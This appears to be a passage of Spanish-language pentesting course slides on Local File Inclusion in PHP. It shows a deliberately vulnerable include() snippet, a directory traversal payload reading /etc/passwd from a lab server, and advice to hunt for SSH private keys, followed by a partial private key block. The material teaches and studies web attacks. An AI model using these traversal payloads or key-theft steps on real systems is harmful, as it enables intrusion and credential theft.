
Lo que se establecería como **\$filename** sería a lo que igualemos **?file**

Mostramos la función de include


```
rsgbengi@igris:/var/www/html$ touch visualizr.txt
```

```
esto es una prueba de visualizacion
```

Creamos el archivo en la ruta de Apache y probamos a visualizarlo




¿Qué podríamos mostrar que nos interese?



```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
/nologin sync:x:4:65534:sync:/bin:/bin/sync
/usr/sbin/nologin man:x:6:12:man:/var/cache
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin r
/nologin news:x:9:9:news:/var/spool/news:/u
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbir
/usr/sbin/nologin www-data:x:33:33:www-c
backup:x:34:34:backup:/var/backups:/usr/sl
Manager:/var/list:/usr/sbin/nologin irc:x:39:
/nologin gnats:x:41:41:Gnats Bug-Reporting
  
```



Como atacantes nos puede interesar el fichero **/etc/passwd**. Si queremos verlo de mejor forma se puede hacer uso de **ctrl+u**



Contramedidas puestas por el desarrollador


```
<?php
    $filename = $_GET['file'];
    include("/var/www/html/" . $filename);
?>
```

El desarrollador establece que solo se pueda acceder a los archivos dentro de `/var/www/html`. Podemos seguir visualizando el fichero `visualizar.txt`, pero no `/etc/passwd`



Directory Path Traversal

```
rsgbengi@igris:/var/www/html$ cat ../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

 view-source:http://192.168.253.135/example.php?file=../../../../etc/passwd

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
0 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
1 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
2 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
3 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
4 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
5 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

cat → Comando para visualizar un archivo

../ → Directorio anterior

cat + ../ (6 veces) → Para poder mostrar el fichero `/etc/passwd`

Imitamos este comportamiento en la página web de tal manera que ahora sí se puede visualizar `/etc/passwd`

¿Donde suelen estar las flags?

Normalmente si estamos ante un LFI, lo que se suele buscar son las claves privadas de ssh poder acceder a la máquina sin proporcionar contraseña.

Ruta `~/.ssh`

```
~/.ssh  
> ls  
config  id_rsa  id_rsa.pub  known_hosts  known_hosts.old
```

File: `id_rsa`


```
-----BEGIN OPENSSH PRIVATE KEY-----  
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAAdzc2gtcn  
NhAAAAAwEAAQAAAEAvzsJB4tXvwoonGFUy08T6LF1UjvmJgGVUZQQVdhK4TMTMoWpd+FT  
K0GNAAnyAAw2QqzD/DySw9DmIYKg4DrNImgGnd7l9QtAIMws7hM2L8Zo866HmV8XWqdHuWJ  
x+Lk0K1Vz4Tb4B9xRpaVvIIq35CZLeT/ber9IbG/WkCcs3ksHTXtDm88xLjuTMDH8Qewh  
18MIU+i8S/hdmZGE4iCsrsVbNTwdpj+BrxkABumV1fNgG9m1TZA665d86t+C5o+vtwzbYI  
gcxRJ7UB1Z7oJ6qXZXLrs0lLwIzf0VPyp1cPI66wrK1g7q3KMZK97cuPZzGPKM3UY7wMny  
Yqqa5ubTevUEQ4xQdzaW6NMGrJTLomYeGiyRMqGE0wNsfggxkJYi5DbpI30yWHFoKKI/wG  
5LIu5pEQx51n230F3F2WFESKRSdLHsZGmDF0pvV3GaRQluypj2M3RwyZWKhf/uB4Rym1aN  
8cfE6RvM3gV9AXkLBZv0TJ0nZn0h20Tf0RpkFfY5FH9X8VD9rVJFbICVP3/oHCTQNGhMrj  
C/LNGaUXwcbYzkyjYC9DqgvXs3SmG3UWzKt4giORXpsxxQwtg2Uvh0d4Yaxx4X/aeF5113  
Fnx7Kmi00P8btB3v4zVpGHxyMcyF80NoHQ8kUALsh0gSF4I1jgZjt0k0hRpctR3q+jtxwX  
UAAAdIy6sXqcurF6kAAAAHc3NoLXJzYQAAAEAvzsJB4tXvwoonGFUy08T6LF1UjvmJgGV  
UZQQVdhK4TMTMoWpd+FTK0GNAAnyAAw2QqzD/DySw9DmIYKg4DrNImgGnd7l9QtAIMws7hM  
2L8Zo866HmV8XWqdHuWJx+Lk0K1Vz4Tb4B9xRpaVvIIq35CZLeT/ber9IbG/WkCcs3ksHT
```



LA BIBLIA OTRA VEZ

Con todos ustedes...

LA BIBLIA



[swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and Pentest/CTF \(github.com\)](https://github.com/swisskyrepo/PayloadsAllTheThings)



III. Explotación de servicios web (II)

Alejandro Cruz, Raúl Martín, Andrea Oliva y Rubén Santos